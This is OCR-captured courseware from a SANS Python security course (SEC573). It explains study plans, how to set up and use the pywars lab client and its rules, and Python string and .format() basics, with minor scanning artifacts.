Once you have completed all the pywars labs once while using the book, go back to the beginning and start again without using the book. This time, use Visual Studio code instead of the interactive shell. Write a single program with a function for each of the challenges. When you are comfortable writing a solution for all the labs in this course, I think you are ready to start indexing your books and do the normal SANS preparation for the GPYC.

If you want an example of how to write a single program to solve all of them, watch section 7. There, you will see me solve all of the pywars challenges including the bonus CTF challenges.

© 2024 Mark Baggett

Common Veteran Coders' Self-Paced Study Plan

Usually, veteran coders will ignore lectures and race through the first two sections on Section 1, and then focus on Sections 3–5


Use the "Roadmap Slide" to determine when you need to pay closer attention

After completing Sections 3–5, there are 20+ CTF challenges that go far beyond GPYC and the course material

The FIRST person to complete ALL the challenges gets a CTF coin

Instructors will be vague when assisting students in CTF until someone finishes

Finished? Most "Finishers" have skipped all non-pywars labs, including Section 5!



The top 1% will complete all pywars and only some of the non-pywars labs

If you already know how to code, here is your chance to prove it. Again, in the key, the GREEN is what you finish in class this week, and the BLUE is what you will end up doing at home after class. Notice I didn't say that BLUE can be done after class in the evenings. Veteran coders who finish pywars do end up spending their evenings working feverishly on pywars challenges. Most veteran coders race through the Essentials Workshop in the first two sections and are working on Section 3 material by the start of Section 2. The most advanced coders may finish all of the pywars challenges in the course material by the end of Section 3. Then, that is when the fun will begin. There are an additional 20+ advanced challenges on advanced networking and cryptography concepts for you to work on. Usually, no one finishes all the pywars challenges, but every once in a while, it does happen. The first person in a class to complete all of the pywars challenges will win a CTF coin. But if you finish that, there is still more learning for you. Many veteran coders get wrapped up in the CTF and forget about the labs we have in the course. Most pywars finishers don't even participate in Section 5's material because it isn't in pywars. If you finished, you may go back and take a look at all the fun the rest of the class was having while you challenged pywars. If you finish those challenges, then you also have the Hall of Fame challenges to work on. If you finished all the pywars challenges, you may also submit your own challenge to the pywars server. Just talk to the instructor.

Although we do occasionally have someone who finishes pywars, we haven't ever had anyone finish all of the pywars labs, non-pywars labs, and the Hall of Fame challenges. The course is designed to provide you with more learning opportunities than you can finish in one week.

© 2024 Mark Baggett

Technet24

Majority of Students' Self-Paced Study Plan

Don't be overwhelmed by "Do I listen or do labs?" The default answer is **listen**. You will have unfinished labs if you are in a live class but that is by design.

You will likely have an incomplete lab that you can finish later, particularly on Day 3, when we provide more than double the labs that most humans can complete.

There is no wrong answer to how you choose to participate. You have extended access to all labs, printed books with the answers to non-CTF questions, MP3 recordings of the lecture, and access to an alumni Slack after class ends.

You choose the learning model that is best for you. In other words, it is self-paced.

Day 1	Day 2	Day 3	Day 4	Day 5		At Home
1-34 and Non-pywars Labs	35-65 and Non-pywars Labs	63-83 and Non-pywars Labs	84-88 and Non-pywars Labs	Day 5 is all Non-pywars Labs	Advanced pywars CTF 88-115+	Hall of Fame Challenges

Some students in the live class get overwhelmed by the choice of whether to listen or do labs. Don't be! There is no wrong answer, but if you are not sure what to do, listen and leave more labs undone. Yes, you will have incomplete labs, but so will almost everyone else who takes the class. That is the design. I want to give you resources for after class and there is very little educational benefit to rushing through them.

Whatever you choose to do is fine. There is no wrong answer. When you get home, you have access to all the labs for four months. You have the answers to the labs printed in your book. You have MP3 recordings of the lectures. Additionally, both OnDemand and Live classrooms have different mechanisms provided for you to get support on the labs for the four months that your pywars account is active. There, SANS personnel is able to provide hints to the CTF challenges and other labs.

© 2024 Mark Baggett

pywars CTF Questions in Class

pywars CTF is an extra self-guided challenge intended to keep advanced students engaged in portions of class that are a review. We need rules for support during class.

If you identify a problem **that likely affects everyone**, such as the server going down, notify the instructor by raising your hand during class

The instructor can answer individual questions and assist with bonus material during labs and breaks, but priority will go to students working on labs designated for that period of time

If Teacher Assistants (TAs) are in the classroom, feel free to ask them questions **at any time**!

Because pywars is largely an extra self-guided Lab intended to provide more advanced students with an engaging challenge during portions of the class that they are already familiar with, we need to establish ground rules for support of it during class. If you think there is a problem that affects everyone with pywars, such as the server going down, then please do let the instructor know. If you are having trouble solving a particular challenge, please save those questions until a break after the instructor has covered that material. You may start pywars at any time throughout the section.

© 2024 Mark Baggett

Technet24

pywars: Getting Started

1. Activate the 573 Virtual Environment
2. Run the pywars command

```
$ 573
(573) $ pywars
```

If this is the first time pywars is run, it will ask you a few questions to get you logged into the server.

To answer those questions, you need:

- The hostname of the pywars server
- Your email address from the SANS portal
- The password to the pywars account
- In-person students will also need a registration code

Playing pywars is simple. First, you need to activate the 573 Virtual Environment by typing 573. We will discuss what this command does later in the course.

```
$ 573
```

Then start pywars by typing **pywars** and pressing **Enter**.


```
$ pywars
```

When you first run the command, you will be asked a series of questions. You will need your pywars host name, the email address associated with your SANS portal and a password. Students who are attending live in-person training will also need a registration code that will be provided by the instructor.

© 2024 Mark Baggett

pywars: Getting Started – OnDemand (1)

OnDemand Users will obtain their username, password, and URL from the "MyLabs" section of the SANS Portal.



Click "Provision pywars Account"

Write down your password!

Same password for class and CTF



To answer the questions that the "pywars" command will ask, OnDemand students will need to obtain some information from the SANS Portal. In the SANS Portal, under the "MyLabs" portion of your account, you will find a section that allows you to manage your pywars account. Here you will find the URL for your target server. It likely matches the one displayed on this slide. You will find the username that you will use to log in to the pywars server to complete the labs for Sections 1 through 5. Your username will be the email that you use to log into the SANS portal account. You will also find the username you will use to complete the CTF in Section 6. Your CTF username should be your email address with ".ctf" appended to the end of it. The last piece of information you need is the password to your account.

Click the "Provision pywars Account" button. You only ever need to click this once. When you do, it will create the two accounts mentioned on this screen and display the password for those accounts. This information is only displayed once, so you should copy and paste it into a document for safekeeping.


If you forget your password, then you can click the "Reset pywars Password" button to reset it. This changes the password for both the class and ctf accounts.

© 2024 Mark Baggett

Technet24

pywars: Getting Started – OnDemand (2)

The first time you run it you are prompted for server and account information. Give it the information from your SANS Portal.



The information will be remembered and reused. If you provide it with bad information, you can start over by running "**`pywars --reset`**"

You may choose to create a second profile for your CTF account by running "**`pywars --new`**" and repeating this process with that account

You can switch between profiles with "**`pywars --switch`**"

Once you have the username, password, and URL from the MyLabs section, you can proceed to answer the 5 questions (3 sir), 3 questions and configure your client. You are prompted for the hostname. Enter the hostname from the URL. You do not need to type the entire URL; only the host name portion of it. You will be prompted for your email address. Enter your username. You are prompted for a new pywars password. Enter the password from the SANS Portal.

The pywars program remembers your login and will automatically log you back in with the username and password you provide. If you provided it with bad information, you can reset the configuration by running "pywars --reset".

You can also create a second profile for your CTF account. To configure a second profile, you can run "pywars --new" and repeat this process. When asked for the email address, give it the CTF account name.

To switch between the profiles that are on your system, you can use the "pywars --switch" command.

© 2024 Mark Baggett

pywars: Getting Started – In Person/Hybrid Classes

Classes with a Live instructor will start pywars the same way.

You will receive a hostname and a registration code from your instructor

```
$ 573
(573) student@SEC573:~/$ pywars
What is the hostname (example: live.sec573.com) of the server? live.sec573.com
What is registration email address on the SANS Portal? youremail@here.com
Give me a new pywars password for this class (keystrokes not displayed): NEW PW
```

You CHOOSE your password now

You will have to create an account using a provided registration code

```
The password is incorrect, or the account does not exist. Type 'no' to try
another username and password. In person students should type 'yes' if the
instructor has given you a registration code : YES
What is the registration code provided by the instructor? MYREGISTRATIONCODE
```


In-person and hybrid classes will be given a hostname and registration code by the instructor. Use it to walk through and answer the questions. You will be prompted for a hostname. Enter the hostname given to you by the instructor. You will be prompted for an email. Use the same email you use on the SANS website. Accounts that do not match the email server on the SANS website will be removed from the system at the end of class and will not have the advantage of extended pywars access. You will be prompted for a password. This prompt is asking you to choose the password for the account it is about to create. Choose a password that you can remember for a week and others won't guess.

After answering these questions, the server will confirm that the account does not already exist and then ask if you want to create the account. Type "YES" to create the account. You will be then prompted to enter the registration code that the instructor provided you. Enter it, and the account will be created for you.

© 2024 Mark Baggett

Technet24

pywars: Getting Started – Using or Changing a Profile

Once your account profile is created just type pywars to start

```
$ 573
(573) student@SEC573:~/$ pywars
Welcome to pywars!
>>> d.question(
```

Loads your profile

Use variable "d" or "client"

Programmatically in a script or REPL shell you can start like this.

USE PROFILE

```
(573) $ python
>>> import pywars
>>> d = pywars.Client()
>>> d.login()
'Login Success'
```

OVERRIDE PROFILE SETTINGS

```
(573) $ python
>>> import pywars
>>> d = pywars.Client("https://live.sec573.com:10000")
>>> d.login("mbaggett@sans.org","SomePasswordHere123")
'Login Failed'
```

If you "override" (change) profile settings and successfully log in, pywars will store those credentials in a new profile

Once your profile is created, playing pywars is as easy as typing "pywars". Your active profile will be reloaded and you can begin interacting with the server. If you want to use the pywars client in a script or at the Python prompt (which is called the REPL), you can do that as shown here. You must first import the pywars module by typing "import pywars". Then you create an instance of a pywars client and store it in a variable. In the example here, we store it in the variable "d". Last you call the client's .login() function.

Be default, the client URL and the username and password are loaded from a stored configuration, but you can specify the values in your program or at the python prompt. For example, on the right, we explicitly pass the URL to client. Then when we call .login() we specify the username and password. If the values specified result in a successful login, then the pywars client will automatically store those options as a new profile. You can switch between profiles using the command "**`pywars --switch`**".

© 2024 Mark Baggett

Solving pywars Challenges

Question - Tells you what to do with the data


```
d.question("lab1.1.0")
```

Data - Gives you the data you must manipulate and starts a timer

```
d.data("lab1.1.0")
```

Answer - Checks your answer against the correct one and confirms the timer didn't expire

```
d.answer("answer goes here")
```



Solving pywars challenges is a three-step process. First, you have to know what it is you are trying to do. The .question() method will give you those instructions and, in some cases, some programs and resources you will need. The question will tell you to manipulate some data in specific ways.

The next thing you have to do is have some data to manipulate. The .data() method will give you some data to manipulate. In addition to giving you some data, the pywars server starts a clock and counts how long it takes you to submit the answer.

The last thing you need to do is submit your answer. Change the data as described in the question and submit the result. If you change it correctly faster than the allowed amount of time, then the server will award you a point. The pywars server will assume you are submitting the answer for the last question() you viewed.

© 2024 Mark Baggett

Technet24

Playing pywars: Methods

Here is a list of things you can do with your pywars object:

- Game Play:
  - client.question(<Name or #>): Retrieve a question by name of by number
  - client.data(<Name or #>): Gives you data related to the specified question
  - client.answer(<Your Answer>): You submit your answer for the last data you queried
  - client.solution(<path to solution>): Upload source code to server for evaluation
  - client.score([True]): Displays your score or (if True is passed) all scores.
  - client.attachment(overwrite=True): Force the re-download of a question attachment
  - client.print_rich_text = True: Output formatted for string vs formatted for book
  - client.name2num(<Name>): Look up the question number by its name
  - client.num2name(< # >): Lookup a question name by its number
  - client.names: A list of the names of all of the labs
- Account Management:
  - client.login(<email>, <password>): Log in with the specified credentials
  - client.logout(): Log out of the current session
  - client.password(<current password>,<new password>): Change your account password

Once you have a pywars exercise object in memory, you can call its various methods to perform actions against the pywars server. For example, you will use .new_acct(), .login(), .logout(), and, if necessary, .password() to manage your account on the server. OnDemand students will already have an account created for them, but live students will use new_acct() once to create an account for themselves on the server. Once your account is created, you do not need to use this method again. Then, you can use login() and logout() to use that account.

Once you have a logged-in session, you can call .question(), .data(), .answer(), and .score() to interact with the server. A question takes in a question name or number and gives you back the text for that question. Every question will ask you to manipulate some data in some way. To get the associated data, you call .data and give it the question name or number that you want the data for. After you have manipulated the data, you submit it back to the server as your answer. The answer() method takes the answer resulting from the manipulation of the data as described by the question. You will receive credit for answering the question if your answer is correct for the last .data() value the server gave to you.

You can also see the score to see how you are doing by executing the command 'client.score()'.

If you would like to see a complete list of all the questions, I provide you with a "for loop" here that you can use. Don’t be concerned about not understanding that command yet. We will discuss for loops in detail later.

© 2024 Mark Baggett

pywars In Book vs. Terminal

Books, even e-books, can't present all the same data as your terminal.

Your terminal will include a table of information that your books do not.

```
>>> client.question("lab1.1.0")
```

#	Question	Points	Timeout	Attempts	Prerequisites
0	lab1.1.0	1	3	UNLIMITED	NONE

This is how your terminal will look

```
TEXT:
Simply submit the string returned when you call .data('Lab1.1.0') as the answer.
>>> client.print_rich_text = False
>>> client.question("lab1.1.0")
Simply submit the string returned when you call .data('Lab1.1.0') as the answer.
>>>
```

This is how your book will look

If you want your terminal to look like your book, you can set the `.print_rich_text` attribute to `False`.

Your terminal can display nicely formatted data in a way that your book cannot. Printing this data consumes natural resources unnecessarily. By default, your terminal will have additional information that is not shown in your book. If you would like what is shown in your terminal to match exactly what is shown in your book, then you can set the pywars client's print_rich_text attribute to False.

© 2024 Mark Baggett

Technet24

Playing pywars: Lab Names

Questions have names and they have numbers. The pywars .names attribute has a list of all the lab names. Methods named .name2num() and .num2name() can be used to convert names to numbers and vice versa.

```
>>> client.names
[['lab1.1.0', 'lab1.1.1', 'lab1.1.2', 'lab1.1.3', 'lab1.1.4', 'lab1.1.5', 'lab1.1.6',
'lab1.1.7', 'lab1.1.8', 'lab1.1.9', 'lab1.2.0', 'lab1.2.1', 'lab1.2.2', 'lab1.2.3',
'lab1.2.4', 'lab1.2.5', 'lab1.2.6', 'lab1.2.7', 'lab1.2.8', 'lab1.2.9', 'lab1.2.10',...]
>>> client.name2num("lab1.1.0")
0
>>> client.num2name(0)
'lab1.1.0'
```

The books will use names because the numbers **are subject to change**.

However, when you know the number, that is often faster to type it than the name.

```
>>> client.question(0)
Simply submit the string returned when you call .data('Lab1.1.0') as the answer.
>>> client.question("lab1.1.0")
Simply submit the string returned when you call .data('Lab1.1.0') as the answer.
```


You can interact with the pywars server either by using question names or by using question numbers. The book will use names because the numbers may change as new bonus content is added to the environment. But you may find that typing a one, or two-digit number is often easier than typing a string such as "lab1.1.0". Your pywars client has "DNS"-like functions built into it to convert names into numbers and vice versa. You can get a complete list of all of the questions by looking at your .names attribute. If you have a name and you want the question's number, you can use the .name2num() function. If you have a number and you want the name, you can use the .num2name() function.

When you enable screen formatted output by setting `client.print_rich_text=True`, both the name and number are displayed when you look at the question.

© 2024 Mark Baggett

Playing pywars: Optimized Screen Output

Check your progress with .score()

If you call .score(True) it will show everyone's score

OnDemand students are in a classroom size of one, so you are the only score

By default, everyone's names are anonymized to a random name of CoderXYZ

You can set a unique "name" for yourself with .displayname()

```
>>> client.displayname("PickYourName!")
'Success'
>>> client.score()
```

Scoreboard

Rank	Name	Score	Last Scored	Completed
001	PickYourName!	031	Sep,17 21:57:03	0,3,10-19,21-22,24-31,34-36

"Completed" shows ranges of completed labs numbers.

To check your progress, you can call the .score() method. The Score column is the total number of points you have accumulated. The Last Scored column shows you the last time you scored a point. The Completed column shows the number of questions you have finished.

By default, this will only show you your score. However, you can pass True as an argument and see everyone's score. As an OnDemand student, you are a classroom of one, so although the command works the same way, the results are a bit less interesting.

By default, the names are all anonymized, so no one knows who is scoring what unless you choose to set a display name. To set a display name, you can use the .displayname() method!

© 2024 Mark Baggett
Technet24

pywars Rules

Please do not post any pywars solutions to GitHub or other public repositories. It just spoils the game and ruins the fun for people.

Submitting an answer more than once does not score more than one point. You can only score on a given question only.

Interacting with the scoring server with anything other than the pywars client is **strictly** forbidden (no Netcat, web browsers, and so on).

Do not attempt to alter other students' scores or guess their passwords.

Play nice. No cheating. No hacking the pywars server.

Attempts to hack the scoring server are neither authorized nor tolerated.

Please do not post your solutions to pywars on GitHub, GitLab, bitbucket, Pastebin or any other public code sources. It just spoils the fun for everyone and takes away from peoples learning experience.

You can submit each answer only once. Technically, you can submit an answer more than once, but you get points for it only one time.

Do not interact with the scoring server with **anything** other than the pywars client. **No netcat**! **No web browsers**!

There are several additional rules, but it all comes down to doing the right thing. Don't attempt to hack anyone or my servers. Play the game using the tools provided and have fun. SANS takes attacks against other students and our infrastructure seriously. If you are not sure if an action is OK, ask.

© 2024 Mark Baggett

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop


Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett
Technet24



Now, look at the question and data associated with the first question by passing "lab1.1.0" to the pywars client.

```
>>> d.question("lab1.1.0")
'Simply return the data as the answer.'
>>> d.data("lab1.1.0")
'SUBMIT-ME'
```

You can see this question requires no manipulation of the data at all. All you have to do is read the data and then submit it as the answer in less than 3 seconds. To make both commands run on one line we can just separate them by a semicolon.

```
>>> d.data("lab1.1.0") ; d.answer( "SUBMIT-ME")
'SUBMIT-ME'
'Correct!'
```

Querying the data (before the semicolon) started the timer and then we immediately submitted the correct answer. We get back the word "SUBMIT-ME" which is the result of calling .data() followed by the result of calling .answer(), which is "Correct!".

© 2024 Mark Baggett

Lab Intro: pywars Answer Lab 1.1.1

Also, the results of .data() change every time you call it.

You don't have time to read the data and manually type an answer.

You'll have to programmatically submit your answer.

Let's look at lab 1.1.1 as an example

```
>>> d.question("lab1.1.1")
The data on most challenges changes every time you ask for it. In this
challenge you must read the data and submit it as the answer in less
than three seconds.
>>> d.data("lab1.1.1")
188617
>>> d.data("lab1.1.1")
790771
>>> d.answer(d.data("lab1.1.1"))
'Correct!'
```

Data changes every time you ask for .data() so there is no time to look at it and type the answer

Stuff inside parenthesis executes first. This connects to the pywars server twice.

That would be super easy if all the questions were like that, but it's a little more complicated. Every time you ask for the .data(), the server gives you a different value. That means I don't have time to look at the data and calculate the correct answer in my head. I have to have Python look at the data, calculate the correct answer, and submit it back to the server before the timeout.

You can see this question requires no manipulation of the data at all. All you have to do is read the data and then submit it as the answer. Instead of semicolons, let's look at a more Pythonic way of doing this. You can do it like this:

```
>>> d.answer(  d.data("lab1.1.1") )
'Correct!'
```

Python runs the stuff inside of parenthesis first. This makes two separate connections to the pywars server. The first one is when it asks for the data for "lab1.1.1". The second one is when it takes the value that was returned by d.data("lab1.1.1") and submits that as the answer.

© 2024 Mark Baggett


Technet24

Lab Intro: pywars Answer Lab 1.1.2

Most labs require you read the data, modify it or use it somehow and then submit the answer within three seconds.

Let's look at lab 1.1.2 as an example

```
>>> d.question("lab1.1.2")
Most challenge require you read the data and then modify it somehow
before submitting your answer. For this challenge read the data, add 5
to it, and submit the total.
>>> d.data("lab1.1.2")
80074
>>> d.data("lab1.1.2") + 5
57959
>>> d.answer( d.data("lab1.1.2") + 5 )
'Correct!'
```



Most of the labs will require that you read the data and manipulate it somehow then return a modified version of the answer. For example, look at "lab1.1.2". This question asks you to read the data, add 5 to it, and then submit the answer. To solve this we only need a small modification to our last solution. We just have to change which lab we pass to .data() and then take that result and add 5 to it.

```
>>> d.answer(  d.data("lab1.1.2") + 5 )
'Correct!'
```

You get the idea? Let's try it out.

© 2024 Mark Baggett

Lab 1.1: Let's Play pywars!

In your workbook, turn to Lab 1.1

pywars Challenges Named "lab1.1.0" through "lab1.1.9"

Please complete the lab in your workbook.

© 2024 Mark Baggett

Technet24

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

Strings and Bytes In-Depth

Strings are a collection of characters such as words and sentences in text
Strings are enclosed in either single, double, triple double, or triple single quotes

```
>>> mystring = 'hello'
>>> mystring = "hello"
>>> mystring = """hello"""
>>> mystring = '''hello'''
```

Immutable; cannot be changed in part
A string is the collection of characters along with many useful operations associated with manipulating strings
Strings are objects like everything else in Python

Strings contain one or more characters. The maximum string length is limited by the OS and the hardware as opposed to the language. Strings are said to be *immutable*, meaning that you can't change substrings within the string. Programmers who are familiar with strings in C and other non-object-oriented languages will quickly grow to appreciate that a string is much more than a simple collection of characters. Strings are a group of characters, along with all of the methods that are needed to manipulate those strings.

© 2024 Mark Baggett

Technet24

Strings Are Denoted by Quotes

If you want to include quotes as part of the string, you can alternate the type of quote (single/double) or escape it with a backslash

```
>>> a= "This is a 'test'"
>>> print(a)
This is a 'test'
>>> a= "This is a \"test\""
>>> print(a)
This is a "test"
```

Alternate quotes

Escaped quotes

Remember! Without quotes, you are referring to another variable

Quotes indicate an assignment of a literal string

```
>>> b = 5
>>> a = "b"
>>> a = b
```

Literal assignment

Variable assignment

You create strings when you enclose characters in quotation marks. In the absence of quotes, the characters will be assumed to represent a variable as long as they are not a keyword. So, a = b will assign the variable "a" to point to the variable "b“. However, a = "b" assigns the string "b" to the variable a. If you want to create a string that contains quotation marks in it, you have a couple of options. You can alternate between single and double quotes. To create a string that contains a single quote, you would start your assignment with double quotes. For example, a="Contains 'single' quotes". To create a string that contains double quotes, you would start with single quotes like this: a='Contains "double" quotes'. Another option would be to escape the quotes with a backslash like this: a="Contains \"backslash\" escapes".

© 2024 Mark Baggett

Formatting Strings with .format()

A string followed by .format() allows you to build strings dynamically by plugging values and variables into the string

```
>>> num = 3
>>> astr = "First {} Second {} Third {}".format('X',2,num)
>>> astr
First X Second 2 Third 3
>>> "First {0} Second {0} Third {0}".format('X',2,num)
First X Second X Third X
>>> "First {2} Second {0} Third {1}".format('X',2,num)
First 3 Second X Third 2
>>> "First {item1} Second {item2}".format(item1='X',item2=2)
First X Second 2
```


You can build strings dynamically so that they contain the values of variables and constants with the .format() method. In the example above, we assign variable astr to be the string "First {} Second {} Third {}".format('X',2,num). When we print the result, we can see that the brackets are gone and the values inside the parentheses are plugged into it where the brackets used to be. The three brackets are replaced by the three arguments inside the format method, respectively. The first set of brackets becomes an 'X', the second a 2, and the third contains the value of the num variable.

If you place numbers inside the brackets, then the corresponding argument in the format() method will be substituted for the brackets. Notice that the number can be used multiple times and in any order. You can also use named arguments instead of numbers. These names must be included in the format method so their value can be resolved and substituted for the brackets.

In addition to just retrieving values from .format(), you can also specify the width, fill characters, alignment, and many other things that tell Python exactly how you want the string formatted.

© 2024 Mark Baggett

Technet24

Format Specifier "{ARG#:<fill><alignment><length><type>}"

In addition to argument numbers, {} can contain "format specifiers"

- If you really want { or } in the string, double them. "{{ {0} }}".format("A") results in "{ A }"

Syntax: `{<#>:<F><A><L><T>}` **Example:** `{0:X^20s}`

# = Argument Number: Identify corresponding argument in the format method
F = Fill Character: Character to fill any empty string space when aligning
A = Align: "<" = Left, "^" = Center, ">" = Right
L = Len: The length of the string when aligned
T = Type: A letter indicating variable type. This includes all of the following:

x : Hex	X : Uppercase Hex	b : Binary	d : Decimal	f : Float
s : String	% : Percent sign	e : Exponential Notation	o : Octal	c : Integers to char

The format string syntax is very extensive and the explanation of all the options is worth looking over. Let's look at some highlights.

Between the brackets, you add format string commands telling the .format() method how to process the string. If you want to include the brackets in your string, then you double them. The format string takes one of the arguments passed to it and inserts it into the string as prescribed by the format string commands between the brackets. The syntax for formatting strings is as follows:

Syntax: {<Argument number>:<A fill character><alignment><length><type>}

NOTE: There is actually more to the syntax than this, but this is all we are really concerned about for now.

The first bracket begins the format string. It is followed by an argument number. This number refers to one of the arguments that are passed to the format method. After the argument, you place a colon to indicate that more format commands will follow. After the colon is a fill character. This character will fill in all the open positions in the resulting string. Then, you provide an alignment. If you want to right align the string, you provide an alignment of ">". To left align the string, you provide a "<". To center it, you provide a "^". The next character in your format string is the desired length of the resulting string. The last character is the type of character you want to print. This can be an X or x for hexadecimal, b for binary, d for decimal, or f for float, among other things. Then, you close your format string with a close bracket.

© 2024 Mark Baggett

Typical Use Cases for .format()

```
>>> "Center 20 wide [{0: ^20}]".format("centered")
Center 20 wide [      centered      ]
>>> "Left 20 wide X filled [{0:X<20}]".format("Left")
Left 20 wide X filled [LeftXXXXXXXXXXXXXXXX]
>>> "Floats with precision {0:0>6.2f}".format(3.14)
Floats with precision 003.14
>>> "Floats with precision {0: >10.6f}".format(3.14)
Floats with precision   3.140000
>>> "Signed Numbers {0:+10.6f}".format(3.14)
Signed Numbers  +3.140000
>>> "Formatted HEX {0:0>10x}".format(255)
Formatted HEX 00000000ff
>>> "Formatted binary {0:0>8b}".format(85)
Formatted binary 01010101
```

.format() has its own "formatting language"

https://docs.python.org/library/string.html#formatspec

